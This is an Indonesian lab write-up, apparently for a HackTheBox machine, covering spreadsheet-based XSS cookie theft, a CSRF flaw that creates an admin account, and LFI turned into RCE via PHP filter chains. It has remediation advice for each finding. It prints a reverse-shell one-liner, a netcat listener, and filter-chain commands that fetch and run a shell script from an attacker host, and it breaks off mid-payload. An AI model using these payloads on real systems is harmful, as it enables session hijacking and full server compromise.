
1. Lakukan inspeksi pada file composer.json di repositori Gitea, dan identifikasi

penggunaan phpoffice/phpspreadsheet: 3.7.0 yang rentan terhadap XSS.



[CVE-2025-22131]

2. Buatlah sebuah file .xlsx baru. Ubah nama Sheet menjadi XSS Payload ini (sesuaikan ip dengan ip anda).




3. HTTP Server sederhana untuk menangkap request yang masuk

```
┌──(char㉿kali-char)-[~/Desktop]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```


4. Login ke portal sebagai mahasiswa, navigasi ke menu Assignments, dan upload file .xlsx berbahaya tersebut pada tugas yang berstatus Upcoming.
5. Ketika lecturer membuka file tersebut, kita mendapatkan cookie session mereka.

```
┌──(drycry㉿kali)-[~]
└─$ python3 -m http.server 82
Serving HTTP on 0.0.0.0 port 82 (http://0.0.0.0:82/) ...
10.10.11.84 - - [25/Nov/2025 22:29:11] code 404, message File not found
10.10.11.84 - - [25/Nov/2025 22:29:11] "GET /log?c=PHPSESSID=qa4f0vfd4uls6lhugkbf9ccut5 HTTP/1.1" 404 -
```

6. Dengan browser, gunakan Developer Tools (F12) -> tab Storage -> Cookies. Ganti nilai PHPSESSID pada portal.guardian.htb dengan cookie yang di dapatkan.

7. 

8. Dan kemudian pencet refresh pada portal.guardian.htb



Remediation Strategies


- **Patch Management,** dengan perbarui library.
- **Input Sanitization & Output Encoding**
- **HttpOnly Flags,** Pastikan flag **HttpOnly** diset ke **True** pada konfigurasi **Session Cookie**. Ini akan mencegah JavaScript (termasuk XSS payload) untuk membaca nilai **cookie dokumen** (**document.cookie**), sehingga memitigasi dampak pencurian sesi.
- **Content Security Policy (CSP),** dengan mengimplementasikan header **CSP** yang ketat untuk membatasi sumber script yang boleh dieksekusi dan mencegah pengiriman data ke domain eksternal yang tidak dikenal.

Cross-Site Request Forgery (CSRF) via Weak Token Validation leading to Administrative Account Creation

Executive Summary

Ditemukan logic flaw kritis pada mekanisme perlindungan CSRF (csrf-tokens.php). Fungsi **is_valid_token()** hanya memverifikasi keberadaan token di global shared pool (tokens.json), bukan keikatannya dengan sesi pengguna aktif (user session).

Kelemahan ini memungkinkan authenticated attacker (role Lecturer) menggunakan token CSRF miliknya sendiri dalam exploit page yang disisipkan via fitur "Notice Board". Ketika Administrator mengunjungi halaman tersebut, browser-nya dipaksa mengeksekusi perintah pembuatan akun Admin baru (**createuser.php**), memberi penyerang akses penuh sistem.




Karena meskipun membutuhkan **user interaction** berupa klik dari Admin dan akses awal rendah (Low Privileges), serangan ini menghasilkan dampak total terhadap kerahasiaan, integritas, dan ketersediaan sistem dengan memberikan penyerang akses administratif penuh.

Impact

- **Privilege Escalation**
- **Full System Compromise**
- **Defense Bypass**

Steps to Reproduce


1. Dengan melakukan review pada source code (Gitea), teridentifikasi bahwa fungsi **is_valid_token** di **csrf-tokens.php** hanya menggunakan **in_array** terhadap **global pool**, bukan **sesi pengguna**.




```
function is_valid_token($token) {
    $tokens = get_token_pool();
    return in_array($token, $tokens);
}
```

2. Dengan melakukan review pada source code (Gitea) lagi, teridentifikasi bahwa file createuser.php menangani fungsi kritis yaitu pembuatan pengguna baru (termasuk Admin). Kode ini mengimplementasikan perlindungan CSRF dengan memanggil


```
$csrf_token = $_POST['csrf_token'] ?? '';
if (!is_valid_token($csrf_token)) {
    die("Invalid CSRF token!");
}
```




Karena fungsi **is_valid_token()** memiliki logic flaw, endpoint ini menjadi rentan terhadap serangan CSRF. Selama penyerang dapat masukkan string apa pun yang

ada di dalam **tokens.json**, server akan mengizinkan permintaan POST tersebut diproses, bahkan jika permintaan itu berasal dari konteks sesi Admin yang diautentikasi.

3. Login sebagai Lecturer, buka halaman Create Notice, dan ambil nilai csrf_token yang valid dari source code halaman tersebut.




4. Buat file malicious.html yang berisi auto-submitting form yang mengarah ke /admin/createuser.php dan masukkan tokennya dalam file tersebut



5. Kemudian jalankan Python HTTP Server (python3 -m http.server 80) agar file malicious.html dapat diakses melalui jaringan dengan mendengar port 80.




6. Untuk melihat apakah file **.html** berhasil dijalankan, kita akan ke http://localhost/malicious.html



ini berhasil!

7. Dengan URL ini http://**YOUR_IP**/**malicious.html** kita akan post di forum untuk membuat akun dengan privilege admin kita.




8. Ketika admin membuka link tersebut kita dapat mengetahuinya lewat



9. Dengan hasil tersebut, membuktikan bahwa admin sudah klik link yang mengartikan kita bisa login dengan credentials :

```
Username    : attacker
Password    : P@ssw0rd123
```




Remediation Strategies

- **Bind Token to Session**
  Ubah logika validasi. Token CSRF harus disimpan di dalam **$_SESSION['csrf_token']** milik pengguna saat dihasilkan.
- **Validate Session Match**
  Pada fungsi **is_valid_token()**, bandingkan token yang dikirim via POST **($_POST['csrf_token'])** dengan token yang ada di **$_SESSION**. Jangan gunakan validasi berbasis **global pool**.
- **Per-Request/Per-Session Token**
  Pastikan setiap sesi pengguna memiliki token unik yang digenerate secara kriptografis aman, bukan berbagi token dalam satu file **JSON** global.

Local File Inclusion (LFI) leading to Remote Code Execution (RCE) via PHP Filter Chains

Executive Summary
Fitur pelaporan (Reports Menu) di panel Administrator rentan terhadap Local File Inclusion (LFI) karena kurangnya validasi input pada parameter **?report=**. Hal ini memungkinkan pemanggilan path file secara dinamis.

Meskipun LFI biasanya hanya untuk membaca file, penyerang dapat memanfaatkan **PHP Filter Chains** dengan **wrappers php://filter**. Teknik ini secara bertahap menghasilkan kode **PHP arbitrer** di **memori server** tanpa **mengunggah file**. Ini mengubah **LFI** menjadi **Remote Code Execution (RCE) penuh**, memberikan penyerang akses **shell interaktif** ke sistem operasi server.



karena meskipun membutuhkan hak akses Admin, eksploitasi ini memungkinkan penyerang untuk melompat dari aplikasi web ke sistem operasi, mengeksekusi perintah sistem (RCE), dan mendapatkan kontrol penuh atas kerahasiaan, integritas, dan ketersediaan server.

Impact
- **Remote Code Execution (RCE)**
- **Full System Compromise**
- **Sensitive Data Exposure**
- **Lateral Movement**

Steps to Reproduce
1. Dengan menavigasi ke menu Reports melalui admin dan memperhatikan URL **http://portal.guardian.htb/admin/reports.php?report=reports/enrollment.php** parameter report rentan terhadap LFI.
2. Buat file shell.sh berisi perintah reverse shell

```
/bin/bash -c '/bin/bash -i >& /dev/tcp/YOUR_IP/4444 0>&1'
```

3. Jalankan Python HTTP Server dan juga jalankan Netcat Listener

```
┌──(char㉿kali-char)-[~/Desktop/php_filter_chain_generator]
└─$ python3 -m http.server 80
```

```
┌──(char㉿kali-char)-[~/Desktop/php_filter_chain_generator]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
```

4. Gunakan tool **php_filter_chain_generator.py** untuk membuat payload yang akan mendownload dan mengeksekusi **shell.sh** dengan menjalankan 3 command yang akan membuat filter untuk dimasukkan dalam URL

```
$ python3 php_filter_chain_generator.py --chain '<?php
system("curl 10.10.14.73/shell.sh -o /tmp/shell.sh");?>'
```

```
$ python3 php_filter_chain_generator.py --chain '<?php
system("chmod +x /tmp/shell.sh");?>'
```

```
$ python3 php_filter_chain_generator.py --chain '<?php
system("/tmp/shell.sh");?>'
```


5. Ketika command terjalankan masing-masing akan terlihat seperti ini

```
┌──(char㉿kali-char)-[~/Desktop/php_filter_chain_generator]
└─$ python3 php_filter_chain_generator.py --chain '<?php system("curl 10.10.14.73/shell.sh -o /tmp/shell.sh");?>'
[+] The following gadget chain will generate the following code : <?php system("curl 10.10.14.73/shell.sh -o /tmp/shell.sh");?>
  (base64 value: PD9waHAgc3lzdGVtKCJjdXJsIDEwLjEwLjE0LjczL3NoZWxsLnNoIC1vIC90bXAvc2hlbGwuc2giKTs/Pg)
php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.